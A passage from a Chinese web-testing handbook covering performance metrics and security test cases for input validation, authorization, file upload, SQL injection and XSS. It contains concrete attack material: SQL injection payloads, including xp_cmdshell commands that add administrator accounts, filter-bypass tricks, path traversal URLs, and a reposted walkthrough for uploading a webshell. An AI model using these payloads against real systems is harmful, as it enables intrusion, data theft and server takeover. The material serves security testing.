Connections | 尝试链接数 |   **3、**a0C9rn1X)Q128935**数据库服务器性能指标**‑RSPu9Z(O\_(rn9|!w128935   |  |  | | --- | --- | | **指标** | **说明** | | User 0 Connections | 用户连接数，也就是数据库的连接数量 | | Number of deadlocks | 数据库死锁 | | Butter Cache hit | 数据库Cache的命中情况 |   **4、Linux服务器性能指标**   |  |  |  | | --- | --- | --- | | **性能项** | **命令** | **指标** | | CPU限制 | vmstat | 当%user+%sys超过80%时 | | 磁盘I/O限制 | Vmstat | 当%iowait超过40%(AIX4.3.3或更高版本)时 | | 应用磁盘限制 | Iostat | 当%tm\_act超过70%时 | | 虚存空间少 | Lsps，-a | 当分页空间的活动率超过70%时 | | 换页限制 | Iostat, stat | 虚存逻辑卷%tm\_act超过I/O(iostat)的30%，激活的虚存率超过CPU数量(vmstat)的10倍时 | | 系统失效 | Vmstat, sar | 页交换增大、CPU等待并运行队列 |   **5、**51Testing软件测试网.k,g,\_eo0wP**稳定系统的资源状态（指标标准）**   |  |  |  | | --- | --- | --- | | **性能项** | **资源** | **评价** | | CPU占用率 | 70% | 好 | | 85% | 坏 | | 90%+ | 很差 | | 磁盘I/0 | <30% | 好 | | <40% | 坏 | | <50%+ | 很差 | | 网络 | <30%带宽 | 好 | | 运行队列 | <2\*CPU数量 | 好 | | 内存 | 没有页交换 | 好 | | 每个CPU每秒10个页交换 | 坏 | | 更多的页交换 | 很差 |   **6、使用Jmeter测试时聚合报告指标以及期望值**   |  |  |  |  | | --- | --- | --- | --- | | **指标名称** | **性能参数** | **说明** | **期望指标** | | 平均响应时间 | average | 指单次测试总请求数的平均响应时间。 | 小于1秒 | | 中间时间 | median | 中位数，也就是 50 ％ 用户的响应时间 | 小于1秒 | | 90%用户响应时间 | 90%\_line | 90 ％ 用户的响应时间 | 小于1秒 | | 最大响应时间 | max | 单次测试中最大的响应时间 | 小于5秒 | | 事务错误率 | error% | 本次测试中错误的请求数/请求总数 | 等于0% | | 吞吐量 | Throughput | 表示每秒完成的请求数 | 越大越好 | | 每秒数据量 | KB/Sec | 每秒从服务器端接收到的数据量 | 略小于带宽 |   理解了以上术语和指标以后，在制定测试方案的时候思路就较为清晰了。  即明确了系统目标值后，针对该目标值思考测试方法和策略，最终形成测试方案。  不同的测试目的，需要测试得出的指标不同，测试方法也不同。  下面以一个具体案例说明如何开展web系统性能测试 | | |
| **具体测试步骤** | 1、分析性能测试需求，明确测试目标和指标值。  2、制定测试方案。  3、搭建测试环境、准备测试脚本和测试数据。  4、执行性能测试。  5、分析性能测试过程中遇到的问题，验证修复后的问题。  6、测试完毕后，得出测试结论，出具测试报告。  右边附件是一份性能测试方案，具体的测试策略和方法都在里面。 | | |
| **补充说明** | 暂无 | | |

### 5、安全性测试

#### 5.1输入的安全测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 输入的安全测试 | **整理人员** | 胡德菊、唐晓文 |
| **简介** | web中涉及到的输入的安全测试 | | |
| **详细技术说明** | **web中输入的安全测试步骤**  输入是攻击者与系统最直接的接触方式，据统计，对于一个web应用，输入校验做的好能阻止90%~95%的攻击。那么应该怎样做好输入校验呢？可以参考以下几个步骤：  1、找到web应用所有能够接受用户输入的地方，也就是找到所有输入点；  2、逐个检查每个输入点，确认它们的相应的输入规则和边界。这里最好从合法输入入手，因为你不可能穷举出所有非法输入，但是可以列出所有合法输入；  3、重点关注隐藏域的输入点，比如cookie和URL参数；  4、验证来自数据库的信息，这点比较容易被忽视，因为一般都认为来自数据库的信息可信度是很高的，这也是为什么数据库容易成为攻击点；  5、不光要在客户端进行校验，还要在服务器端进行校验，因为客户端可能会被恶意更改导致危险数据进入系统内部；  6、注意隐藏异常信息，不要让这些信息成为攻击者的切入点。例如：设置网站错误页面统一替换报错时的直接显示抛异常信息。  **Web中的输入点有哪些？**  1、各种页面功能中的输入框（提交的表单或文件）  2、URL中带的参数  3、post的数据  4、cookies数据  5、http头信息  要测试输入是否安全，就要运用各种手段想办法绕过限制或篡改输入内容为恶意内容，以下介绍**几种篡改输入的方法：**  **1、截获和修改post请求。**使用工具（Fildder）截获请求，修改参数成恶意代码或者不符合要求的数据，或者是严重超长的数据。反复提交超长输入内容有可能会把服务器内存填满。但get方式提交的数据一般会在传输过程中被截断，所以这是post提交方式所特有的潜在问题。  **2、绕过输入限制**（绕过长度限制、格式限制、必填项限制等）。可使用firefox编辑修改网页代码，绕过限制。或者是通过截获请求修改参数绕过限制（同第一点）。  **3、篡改URL。**手动编辑URL即可篡改，但我们需要测试的是URL内容被篡改后有哪些危害。例如：把URL自带参数改成SQL注入脚本或跨站攻击脚本、通过修改参数获得该账号没有的功能权限、通过修改参数可查看到机密数据，通过增加不存在的参数把URL长度加到超长。  **4、编辑Cookies。**Cookies一般用于保存用户验证信息和状态。测试时我们先依次登录访问一次网站，生成可供编辑的cookies后，可使用firefox的cookie editor工具进行查看编辑，从而发现一些潜在问题。（查看身份验证方式是否安全、编码是否容易被猜测到等等）  **5、伪造浏览器头信息。**例如常见的http消息头参数Referer、Content-type等均可以通过工具（jmeter）修改。有些web系统需要记录http日志并且用于分析的时候，这类攻击就能产生效果，例如把http头属性参数修改为SQL注入或者是跨站脚本攻击语句，当使用到该日志进行分析展示的时候就会执行这些恶意脚本，从而达到破坏攻击的目的。  **6、上传带有恶意文件名的文件。**  **7、上传恶意的病毒文件或者zip文件。**  **8、绕开限制，上传大文件。** | | |
| **一级**  **用例** | 一、登录、注册输入校验   1. 输入密码是否明码显示（如：输入密码显示为\*\*\*\*\*\*\*）。 2. 传输与在存储时密码是否进行加密（如：源文件、地址栏不可查看密码，密码需经过加密存入数据库）。 3. 使用接口访问时，是否需要用户名、密码。 4. 用户名、密码是否可以一致。 5. 用户名、密码是否大小写敏感。 6. 是否设置密码强度要求。 7. 密码错误输入次数是否做了限制。 8. 用户名、密码是否可以输入空格、回车。 9. 用户名、密码是否屏蔽关键字。 10. 登录时，是否必须输入检验码。 11. 使用网页自动填表工具检测是否可以自动注册用户（防止恶意注册）。 12. 检查新增或修改重要信息（如：密码、身份证号码）时，是否有自动完成功能。 13. 检查有无缺省超级管理用户admin。 14. 检查cookie中是否保存用户名、密码。 15. 登录时选择不保留登录信息，查看是否还残留登录信息。 16. 检查隐藏域是否含有重要信息。 17. 注销后，点击浏览器[后退],是否可以继续操作。   二、URL输入校验   1. 某些需登录后或特殊用户才能进入的页面,是否可以通过直接输入网址的方式进入； 2. 登录后，直接输入需要权限（登录用户没该权限）的网页地址是否可以访问该页面。 3. 在一定时间内（如：15分钟）没有对界面进行任何操作，检测登录用户是否会自动失效，是否需要登录才能访问某个页面，或者操作某个页面。 4. 对于带参数的网址,恶意修改其参数,(若为数字,则输入字母,或很大的数字,或输入特殊字符等)后打开网址是否出错,是否可以非法进入某些页面； 5. 搜索页面等url中含有关键字的,输入html代码或JavaScript看是否在页面中显示或执行。 6. 在url中输入下面的地址是否可以下载：   http://download.jsp?file=c:\windows\system32\drivers\etc\hosts  三、重要的数据验证需放到服务器端(禁用脚本调试)   1. 输入很大的数（如4,294,967,269），输入很小的数(负数) 2. 输入超长字符,如对输入文字长度有限制,则尝试超过限制,刚好到达限制字数时有何反应 3. 输入特殊字符,如:~!@#$%^&\*()\_+<>:”{}| 4. 输入中英文空格，输入字符串中间含空格，输入首尾空格 5. 输入特殊字符串NULL,null，0x0d 0x0a 6. 输入正常字符串 7. 输入与要求不同类型的字符，如: 要求输入数字则检查正值,负值,零值（正零，负零）,小数,字母,空值; 要求输入字母则检查输入数字 8. 输入html和javascript代码后（如：<script>alert(“”)</script>），能否保存 9. 页面搜索等操作时，输入','and 1=1 --,' and 1=0 --,'or 1=0 --时是否可以正常处理 | | |
| **二级**  **用例** | 33. 上传恶意病毒文件。  34. 上传文件的文件名含有恶意代码。 | | |
| **三级**  **用例** | 暂无 | | |
| **进一步的信息** | 1、使用抓包工具获取分析http请求包，修改http请求包，并重新发送。 抓包工具：IE用httpwatch，firefox用httpfox等  参考：<http://tieba.baidu.com/p/2151870085/>（抓包分析HTTP/HTTPS请求，写12306抢票软件。）  2**、**目录遍历：Web站点对Web内容缺乏恰当的访问控制，允许HTTP遍历，形成Web应用服务器安全漏洞，使得攻击者能够访问受限制的目录，并在Web服务器的根目录以外执行命令。  如：http:// www.xxx.com/show.asp?view=yyy.html  利用这个URL，浏览器向服务器发送了对动态页面show.asp的请求，并且伴有值为yyy.html的view参数，当请求 在Web服务器端执行时，show.asp会从服务器的文件系统中取得yyy.html文件，并将其返回给客户端的浏览器，那么攻击者就可以假定show.asp能够从文件系统中获取文件并编制如下的URL：  http://www.xxx.com/show.asp?view=../../../../../Windows/system.ini  那么，这就能够从文件系统中获取system.ini文件并返回给用户 | | |

#### 5.2认证和授权安全

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 认证和授权的安全测试 | **整理人员** | 胡德菊 |
| **简介** | web中涉及到的认证和授权的安全测试 | | |
| **详细技术说明** | **web中认证与授权的安全测试**  一、身份验证与授权  身份验证用来确定一个用户的身份。例如，Alice用她的用户名和密码登陆系统，服务器用她的用户名和密码来确定她的身份。  授权是判断一个用户是否允许执行某一操作。例如，Alice有获取资源的许可，但不能创建资源。  二、ASP.NET 中身份验证及授权  对于Web开发人员的第一种安全: 主要通过加密手段来处理. 如: 在代码中对用户名和密码等敏感信息进行加密处理、对关键的配置文件(\*.config)进行加密处理、对关键类库文件(\*.dll)进行强名称处理并放到GAC中.  对于Web开发人员更为重要的第二种安全, 需要解决两个方面的问题: 第一、用户身份验证, 即判断用户是否为已登录的合法用户. 第二、授予用户相应的权限, 对已验证身份的用户, 授予或拒绝特定的权限来限制用户访问. 在.NET技术中, ASP.NET组件与Framework及IIS协同工作以提供Web应用程序的安全要求. 参见下图, 表示了Asp.Net身份验证及授权管理信息。  http://pic002.cnblogs.com/images/2011/130671/2011012002015457.jpg | | |
| **一级**  **用例** | 1. ID/密码验证方式中，对用户名和密码进行检验（输入的密码是否大小写敏感、是否有长度和条件限制） 2. ID/密码验证方式中，能否使用简单密码。如密码标准为6位以上，字母和数字混合，不能包含ID，连续的字母或数字不能超过n位 3. ID/密码验证方式中，验证是否通过一个有效的用户名就可以找到相应的密码（用户枚举测试） 4. ID/密码验证方式中，是否有默认的用户帐号或可以猜测的用户名、密码组合（遍历测试） 5. ID/密码验证方式中，检查是否有密码重置弱点 6. ID/密码验证方式中，用户名和密码是否设置为自动完成 7. ID/密码验证方式中，检查是否做了服务器端验证 8. ID/密码验证方式中，检查是否做了服务器端验证 9. ID/密码验证方式中，同一个账号在不同的机器上不能同时登录 10. ID/密码验证方式中，连续数次输入错误密码后该账户是否被锁定（锁定策略测试） 11. ID/密码验证方式中，登录失败提示是否过于详细（认证错误提示） 12. ID/密码验证方式中，是否采用验证码、验证码是否随机变化（验证码测试） 13. ID/密码验证方式中，认证和会话数据是否以GET方式传输（不安全的数据传输） 14. ID/密码验证方式中，对密码进行加密，在后台数据库查看是否进行了加密。 15. ID/密码验证方式中，找回密码功能是否可以跳过某些检测 16. 不登录系统，直接输入登录后的页面的URL是否可以访问（认证架构绕过测试） 17. 不登录系统，直接输入下载文件的URL是否可以下载（认证架构绕过测试） 18. 退出登录后按后退按钮能否访问之前的页面（注销和浏览器的缓存管理测试） 19. 手动更改URL中的参数值能否访问没有权限访问的页面。如普通用户对应的url中的参数为l=e，高级用户对应的url中的参数为l=s，以普通用户的身份登录系统后将url中的参数e改为s来访问本没有权限访问的页面（如：http://www.xxx.com/user?uid=125   125用户登录后，得到授权，通过修改URL参数，如把uid修改为126,可能直接查看126用户的帐户信息。）   1. 检查是否采用默认帐号访问数据库（如：sys） 2. 确保用户只拥有执行其任务所需的最小权限,并禁止所有未被允许的权限 3. 是否只能在角色中分配用户，不能修改授权数据 4. 是否可以访问一些未被授权的资源 5. 页面访问权限：假设一个活动有三个页面：A、B、C，要求参加该活动玩家需要登录。测试时检查A页面需要进行登录，未登录的状态下登录B、C页面也提示登录 6. 页面操作权限：假设权限a可查看A、B页面，权限b可查看B、C页面。测试时要确保在权限a时，输入C页面地址，提示无权限，页面不可操作；同样在权限b时，输入A页面地址，提示无权限，页面不可操作；不论在权限a或者权限b，输入B页面地址，可进行页面操作；在无权限用户登录情况下，输入B页面地址，提示无权限，页面不可操作。 7. 赋予一个人员相应的权限后，在界面上看此人员是否具有此权限，并以此人员身份登陆，验证权限设置是否正确（能否超出所给予的权限）； 8. 删除或修改已经登陆系统并正在进行操作的人员的权限，程序能否正确处理； 9. 重新注册系统变更登陆身份后再登录，看程序是否能正确执行，具有权限是否正确； 10. 在有工作组或角色管理的情况下，删除包含用户的工作组或角色，程序能否正确处理； 11. 不同权限用户登录同一个系统，权限范围是否正确； 12. 覆盖系统所有权限设定； 13. 能否添加信息为空的用户(其中包括空用户名及空口令、空用户名非空口令、非空用户名及空口令)； 14. 能否添加长用户名及长口令，如果允许，新用户能否正确登录； 15. 系统是否允许删除系统管理员这一特殊用户或修改系统管理员口令，删除或修改后系统的实际情况； 16. 登录用户能否修改自己的权限； 17. 添加用户（有标识或编号）:标识相同，用户名不同；标识相同，用户名相同；标识不同，用户名相同；标识不同，用户名不同； 18. 登录用户能否修改本人（或其他人）的信息，删除本人（或其他人）； 19. 修改用户的信息（包括权限，口令，基本信息等），对其他模块的影响； 20. 修改用户信息：修改后的用户信息和已经存在的用户信息相同；修改后的用户信息和已经存在的用户信息不同； 21. 不给用户授权，是否允许登录； 22. 改某些设置时，是否会影响具有上级权限及相同权限人员的设置； 23. 系统管理员修改了某些数据，以其他人员身份登录时数据是否改变； 24. 用户能否同时属于多个组，各个组的权限能否交叉；删除后重新添加的用户是否具有以前的权限；更改用户各项属性（包括权限）看对权限是否有影响。 | | |
| **二级**  **用例** | 暂无 | | |
| **三级**  **用例** | 暂无 | | |
| **进一步的信息** | LDAP统一用户认证授权最近使用的也比较频繁，感兴趣的话可以研究下。针对于这块的测试Jmeter工具已经有成熟的测试套件可以直接用于测试。 | | |

#### 5.3文件上传漏洞测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 文件上传漏洞测试 | **整理人员** | 胡德菊 |
| **简介** | web中涉及到的文件上传漏洞的测试 | | |
| **详细技术说明** | **web中文件上传漏洞测试**  一、什么是上传漏洞  上传漏洞，这是一种比注入更有杀伤力的漏洞。通过注入所得到的往往是数据库中的一些敏感信息，如管理员名称、密码等等，但上传漏洞就不同了，它可以把ASP、PHP等格式的木马直接上传至网站目录内，一旦上传成功,可以立刻得到WEBSHELL权限, 而不需要任何用户名和密码的验证。  二、上传漏洞原理  寻找程序上传漏洞，必须从上传页面的源文件入手，目标有两个:  1、FileName(文件名称)  在上传页面中针对对文件扩展名过滤不严格,从而上传可以执行的木马。  2、FilePath(文件路径)  此漏洞是在上传页面中针对文件路径过滤不严格,导致黑客可以修改上传的相对路径达到上传木马的目的。 | | |
| **一级**  **用例** | 1. 上传文件是否有格式限制； 2. 是否可以上传可执行文件（如：上传exe文件）； 3. 上传与服务器端语言（jsp、asp、php）一样扩展名的文件后，确认在服务器是否可直接运行； 4. 将word、excel、txt、exe、dll、dat等不同格式的文件后缀改为允许上传的图片后缀，测试是否可以成功上传； 5. 是否可以上传常见的木马文件； 6. 上传文件是否有大小限制（如：上传太大的文件是否导致异常错误）； 7. 上传0K的文件是否会导致异常错误； 8. 上传并不存在的文件是否会导致异常错误； 9. 是否可以通过修改扩展名的方式绕过格式限制； 10. 是否可以通过压包方式绕过格式限制（如：上传rar、zip等打包文件）； 11. 是否有上传空间的限制,是否可以超过空间所限制的大小,如将超过空间的大文件拆分上传是否会出现异常错误。 12. 上传文件大小大于本地剩余空间大小，是否会出现异常错误。 13. 上传时服务器空间已满，是否能正常处理； 14. 上传成功是否正确判断（如：上传过程中，中断，是否正确判断）； 15. 带有中文字符，特殊字符等的文件上传是否判断并处理。 | | |
| **二级**  **用例** | **通过修改扩展名的方式绕过格式限制详解**  程序员知道asp这样的文件名是危险的，因此他写了个函数，对获得的文件扩展名进行过滤，如：  Function checkExtName(strExtName)  strExtName = lCase(strExtName) '转换为小写  strExtName = Replace(strExtName,"asp","") '替换asp为空  strExtName = Replace(strExtName,"asa","") '替换asa为空  checkExtName = strExtName End Function  使用这种方式，程序员本意是将用户提交的文件的扩展名中的“危险字符”替换为空，从而达到安全保存文件的目的。粗一看，按照这种方式，用户提交的asp文件因为其扩展名asp被替换为空，因而无法保存，但是仔细想想，这种方法并不是完全安全的。 突破的方法很简单，只要我将原来的webshell的asp扩展名改为aaspasp就可以了，此扩展名经过checkExtName函数处理后，将变为asp，即a和sp中间的asp三个字符被替换掉了，但是最终的扩展名仍然是asp。 | | |
| **三级**  **用例** | 暂无 | | |
| **进一步的信息** | **上传漏洞的应用(转)**  首先注册一个正常用户并且登录，然后找到上传页面地址：  http://192.168.1.3/3/upload.asp?uppath=forum&upname=&uptext=jk\_word查看源码如下：  --------------------------------------------------------------------------------  ＜FORM name=form1 action=?action=upfile  method=post encType=multipart/form-data＞  ＜INPUT type=hidden value=forum name=up\_path＞  ＜INPUT type=hidden value=200593075710 name=up\_name＞  ＜INPUT type=hidden value=jk\_word name=up\_text＞  ＜INPUT type=file size=40 name=file\_name1＞  ＜INPUT type=submit value=点击上传 name=submit＞  --------------------------------------------------------------------------------  看到源代码后，就应该知道老兵上传工具里边我们该怎么填写了。  Action中输入：http://192.168.1.3/3/upload.asp?action=upfile UpPath第一个文本框中输入：up\_name；第二个中输入上传后的SHELL名称shell.asp；File 第一个文本框中输入file\_name1,第二个是本机的木马文件。COOKIES这里填写抓包得到的COOKIES值，注意一定要填写用WsockExpert抓取的Cookies信息，其主要功能是用来验证！如图：  http://www.cnii.com.cn/images/20050801/cnii_hlwrjyy20060510-4.jpg  图1设置如图  设置好后点击Submit按钮，看到上传成功了，打开浏览器访问一下看是否成功，如图  http://www.cnii.com.cn/images/20050801/cnii_hlwrjyy20060510-5.jpg  图2上传成功  至此已经成功的拿到webshell，就是这么简单，重要的是我们的思路要灵活，也要善于发现一个系统是否存在上传漏洞。当然至于拿到webshell后你能做什么，就看服务器的安全配置以及你的个人水平了哦，这里不做讨论。 | | |

#### 5.4 SQL注入测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | SQL注入测试 | **整理人员** | 胡德菊 |
| **简介** | web中涉及到的SQL注入漏洞的测试 | | |
| **详细技术说明** | **什么是SQL注入漏洞：**  网站SQL注入，就是通过把SQL命令插入到Web表单递交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令，比如先前的很多网站泄露VIP会员密码大多就是通过WEB表单递交查询字符暴出的，这类表单特别容易受到SQL注入式攻击。    **注入漏洞的危害：**  当应用程序使用输入内容来构造动态sql语句以访问数据库时，会发生sql注入攻击。如果代码使用存储过程，而这些存储过程作为包含未筛选的用户输入的字符串来传递，也会发生sql注入。sql注入可能导致攻击者使用应用程序登陆在数据库中执行命令。如果应用程序使用特权过高的帐户连接到数据库，这种问题会变得很严重。在某些表单中，攻击者输入的内容直接用来构造动态sql命令，或者作为存储过程的输入参数，这些表单特别容易受到sql注入的攻击。而许多网站程序在编写时，没有对用户输入的合法性进行判断或者程序中本身的变量处理不当，使应用程序存在安全隐患。这样，用户就可以提交一段数据库查询的代码，根据程序返回的结果，获得一些敏感的信息或者控制整个服务器，于是sql注入就发生了。    **防范注入漏洞：**  对用户的输入进行校验，通过正则表达式，或限制长度；对单引号和双引号进行转换等;  不要使用动态拼装sql，使用参数化的sql或者直接使用存储过程进行数据查询存取;  不要使用管理员权限的数据库连接，为每个应用使用单独的权限有限的数据库连接;  不要把机密信息直接存放，加密或者hash掉密码和敏感的信息;  应用的异常信息应该给出尽可能少的提示（是否含有SQL语句，SQL错误信息以及WEB服务器的绝对路径等），使用自定义的错误信息对原始错误信息进行包装;  **SQL注入一般的发掘步骤:**   1. 判断脚本系统（也就是判断网站使用的是asp,php,jsp等）。 2. 发现注入点，扫描注入漏洞（根据不同的脚本系统选择合适的扫描注入方式）。 3. 特殊注入点的判断（有时候注入点的脚本系统过滤了一些特殊字符，这时候就需要做转移注入判断测试）。 4. 判断数据库类型。（利用数据库的系统变量、系统表判断数据类型确定数据库是MSSQL,MYSQL还是ORACLE） 5. 判断数据库中的表结构(判断数据库名称，库中表名称，表中字段名，表中数据)。 6. 判断数据库表中字段的结构（使用猜解方式或读取方式判断表中字段结构） 7. 构造注入语句进行注入（构造特定注入语句获取重要数据，如尝试管理员账户或密码） | | |
| **一级**  **用例** | 1. 判断是否有注入;and 1=1 ;and 1=2 2. 初步判断是否是mssql ;and user>0 3. 注入参数是字符’and [查询条件] and ’’=’ 4. 搜索时没过滤参数的’and [查询条件] and ’%25’=’ 5. 判断数据库系统     ;and (select count(\*) from sysobjects)>0 mssql     ;and (select count(\*) from msysobjects)>0 access 6. 猜数据库 ;and (select Count(\*) from [数据库名])>0 7. 猜字段 ;and (select Count(字段名) from 数据库名)>0  1.判断是否有注入;and 1=1 ;and 1=2 8. 猜字段中记录长度 ;and (select top 1 len(字段名) from 数据库名)>0 9. (1)猜字段的ascii值（access）     ;and (select top 1 asc(mid(字段名,1,1)) from 数据库名)>0   (2)猜字段的ascii值（mssql）     ;and (select top 1 unicode(substring(字段名,1,1)) from 数据库名)>0   1. 测试权限结构（mssql）     ;and 1=(select IS\_SRVROLEMEMBER(’sysadmin’));--     ;and 1=(select IS\_SRVROLEMEMBER(’serveradmin’));--     ;and 1=(select IS\_SRVROLEMEMBER(’setupadmin’));--     ;and 1=(select IS\_SRVROLEMEMBER(’securityadmin’));--     ;and 1=(select IS\_SRVROLEMEMBER(’diskadmin’));--     ;and 1=(select IS\_SRVROLEMEMBER(’bulkadmin’));--     ;and 1=(select IS\_MEMBER(’db\_owner’));-- 2. 添加mssql和系统的帐户     ;exec master.dbo.sp\_addlogin username;--   ;exec master.dbo.sp\_password null,username,password;--  ;exec master.dbo.sp\_addsrvrolemember sysadmin username;--  ;exec master.dbo.xp\_cmdshell ’net user username password      /workstations:\*/times:all/passwordchg:yes /passwordreq:yes /active:yes /add’;--  ;exec master.dbo.xp\_cmdshell ’net user username password /add’;--  ;exec master.dbo.xp\_cmdshell ’net localgroup administrators username /add’;-- | | |
| **二级**  **用例** | 测试时考虑绕过一般防止SQL注入检验方法：   1. 运用编码技术绕过   如URLEncode编码，ASCII编码绕过。例如or 1=1即%6f%72%20%31%3d%31，而Test也可以为CHAR(101)+CHAR(97)+CHAR(115)+CHAR(116)。   1. 通过空格绕过   如两个空格代替一个空格，用Tab代替空格等，或者删除所有空格，如  or swords =‘swords，由于mssql的松散性，我们可以把or swords 之间的空格去掉，并不影响运行。   1. 运用字符串判断代替   用经典的or 1=1判断绕过,如or swords =swords，这个方法就是网上在讨论的。   1. 通过类型转换修饰符N绕过   可以说这是一个不错的想法，他除了能在某种程度上绕过限制，而且还有别的作用，大家自己好好想想吧。关于利用，如or swords = N swords ，大写的N告诉mssql server 字符串作为nvarchar类型，它起到类型转换的作用，并不影响注射语句本身，但是可以避过基于知识的模式匹配IDS。   1. 通过+号拆解字符串绕过   效果值得考证，但毕竟是一种方法。如or swords =‘sw + ords ；EXEC(‘IN + SERT INTO + ….. )   1. 通过LIKE绕过   以前怎么就没想到呢？如orswords LIKE sw！！！显然可以很轻松的绕过“=”“>”的限制……   1. 通过IN绕过   与上面的LIKE的思路差不多,如or swords IN (swords)   1. 通过BETWEEN绕过   如or swords BETWEEN rw AND tw   1. 通过>或者<绕过   or swords > sw  or swords < tw  or 1<3  ……   1. 运用注释语句绕过   用/\*\*/代替空格，如：UNION /\*\*/ Select /\*\*/user，pwd，from tbluser  用/\*\*/分割敏感词，如：U/\*\*/ NION /\*\*/ SE/\*\*/ LECT /\*\*/user，pwd from tbluser   1. 大小写互换绕过   select 可以写成 SelEct  union 可以写成 UnIoN | | |
| **三级**  **用例** | 暂无 | | |
| **进一步的信息** | **查询的SQL注入实例（转）：**  SELECT \* FROM Users WHERE ((Username='$username') AND (Password = MD5('$password')))  在这个例子中，存在两个问题，一个是括号的用法，还有一个是MD5哈希函数的用法。对于第一个问题，我们很容找出缺少的右括号解决，对于第二个问题，我们可以想办法使第二个条件失效。我们在查询语句的最后加上一个注释符以表示后面的都是注释，常见的注释起始符是/\*（在Oracle中是--），也就是说，我们用如下的用户名和密码：  $username =1' or '1'='1'))/\*  $password = foo  那么整条SQL语句就变为：  SELECT \* FROM Users WHERE(( Username='1'or '1'='1'))/\*')AND (Password=MD5('$password')))  那么看看URL请求就变为：  http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))/\*&password=foo  **存储过程SQL注入实例（转）：**  Create procedure get\_report @columnamelist varchar(7900) As  　　Declare @sqlstring varchar(8000)  　　Set @sqlstring = ‘  　　Select ‘ + @columnamelist + ‘ from ReportTable‘  　　exec(@sqlstring)  　　Go  如果测试输入是：  \* from users;update users set password='password';select \*  后面显而易见，用户的所有密码都被修改，并且得到了报表信息。 | | |

#### 5.5跨站脚本攻击测试

|  |  |  |  |
| --- | --- | --- | --- |
| **测试点** | 跨站脚本攻击测试 | **整理人员** | 高建琼、唐晓文 |
| **简介** | web中涉及到的跨站脚本攻击功能测试 | | |
| **详细技术说明** | **跨站脚本攻击（XSS）的概念：**  XSS(Cross Site Script)跨站脚本攻击。它指的是恶意攻击者往Web 页面里插入恶意html 代码，当用户浏览该页之时，嵌入其中Web 里面的html 代码会被执行，从而达到恶意攻击的特殊目的。  **跨站脚本攻击的原理：**  XSS 属于被动式的攻击。攻击者先构造一个跨站页面，利用script、<IMG>、  <IFRAME>等各种方式使得用户浏览这个页面时，触发对被攻击站点的http 请求。此时，如果被攻击者如果已经在被攻击站点登录，就会持有该站点cookie。这样该站点会认为被攻击者发起了一个http 请求。而实际上这个请求是在被攻击者不知情的情况下发起的，由此攻击者在一定程度上达到了冒充被攻击者的目的。精心的构造这个攻击请求，可以达到冒充发文，夺取权限等等多个攻击目的。在常见的攻击实例中，这个请求是通过script 来发起的，因此被称为Cross Site Script。攻击Yahoo Mail 的Yamanner 蠕虫是一个著名的XSS 攻击实例。Yahoo Mail 系统有一个漏洞，当用户在web 上察看信件时，有可能执行到信件内的javascript 代码。病毒可以利用这个漏洞使被攻击用户运行病毒的script。同时Yahoo Mail 系统使用了Ajax技术，这样病毒的script 可以很容易的向Yahoo Mail 系统发起ajax 请求，从而得到用户的地址簿，并发送病毒给他人。  **跨站脚本攻击类型有常见的两类：**  一类是来自**内部的攻击**：主要指的是利用WEB 程序自身的漏洞，提交特殊的字符串，从而使得跨站页面直接存在于被攻击站点上，这个字符串被称为跨站语句。这一类攻击所利用的漏洞非常类似于SQL 注入漏洞，都是WEB程序没有对用户输入作充分的检查和过滤。  另一类则是来自**外部的攻击**：主要指的自己构造XSS 跨站漏洞网页或者寻找非目标机以外的有跨站漏洞的网页。如当我们要渗透一个站点，我们自己构造一个跨站网页放在自己的服务器上，接着结合其它技术让用户打开跨站页面以盗取用户的cookie，以便进一步的攻击。目前该方式已经落后，大家都知道，一旦你收集到了Cookie也未必就可以渗透进入，因为在Cookie传输中的密码一般都是经过加密的。另外一般多数的外部攻击方式都是通过上传shell脚本来实施的，所以对于上传功能的安全性测试是需要非常谨慎的，只要这一歩做好也能避免类似问题。  一般我们在测试时主要检测的是第一类攻击类型。  **XSS跨站脚本攻击漏洞类型：**  **1、非持久型**  非持久型XSS漏洞实际上大多数攻击数据是包含在URL中的，类似这样的：  http://www.vicitim.com/vul.asp?hi=[code]。  需要用户的浏览器访问到这个URL恶意代码才执行，攻击者一般会把URL发给用户让用户通过浏览器去访问。不过URL里面带有稀奇古怪的代码确实有点奇怪，为了掩人耳目，攻击者可以发一个看起来没问题的URL，再通过那个页面跳转到恶意的URL；甚至也可以让一个域名转向到恶意URL，把那个域名发给用户。  **2、持久型**  持久型XSS攻击就简单一点，只要第一次把攻击代码提交到服务器就一劳永逸了。  比如我在某个论坛发帖的时候，论坛没有对传入的HTML作处理，那么我就可以发一个帖子内容包含“<script>[code]</script>”的帖子。呵呵，然后就守株待兔地等着来看帖子的人执行恶意脚本了。持久型XSS漏洞是把恶意脚本存储到了数据库，访问页面的时候完全没有预兆，所以它的危害也比非持久型XSS略微高一点。  **web中跨站脚本攻击造成的危害：**   1. 窃取Cookie等用户信息。 2. 制造欺诈页面实现钓鱼攻击。（通过注意恶意代码在浏览器中执行） 3. XSS蠕虫传播攻击。   **跨站脚本攻击的防范手法有以下几类**（了解即可）**：**  1. 防堵跨站漏洞，阻止攻击者利用在被攻击网站上发布跨站攻击语句不可以信任用户提交的任何内容，首先代码里对用户输入的地方和变量都需要仔细检查长度和对”<”,”>”,”;”,”’”等字符做过滤；其次任何内容写到页面之前都必须加以encode，避免不小心把html tag 弄出来。这一个层面做好，至少可以堵住超过一半的XSS 攻击。  2. Cookie 防盗  首先，避免直接在cookie 中泄露用户隐私，例如email、密码等等。  其次，通过使cookie 和系统ip 绑定来降低cookie 泄露后的危险。这样攻击者得到的cookie 没有实际价值，不可能拿来重放。  3. 尽量采用POST 而非GET 提交表单  POST 操作不可能绕开javascript 的使用，这会给攻击者增加难度，减少可利用的跨站漏洞。  4. 严格检查refer  检查http refer 是否来自预料中的url。这可以阻止第2 类攻击手法发起的http 请求，也能防止大部分第1 类攻击手法，除非正好在特权操作的引用页上种了跨站访问。  5. 将单步流程改为多步，在多步流程中引入效验码  多步流程中每一步都产生一个验证码作为hidden 表单元素嵌在中间页面，下一步操作时这个验证码被提交到服务器，服务器检查这个验证码是否匹配。首先这为第1 类攻击者大大增加了麻烦。其次攻击者必须在多步流程中拿到上一步产生的效验码才有可能发起下一步请求，这在第2 类攻击中是几乎无法做到的。  6. 引入用户交互简单的一个看图识数可以堵住几乎所有的非预期特权操作。  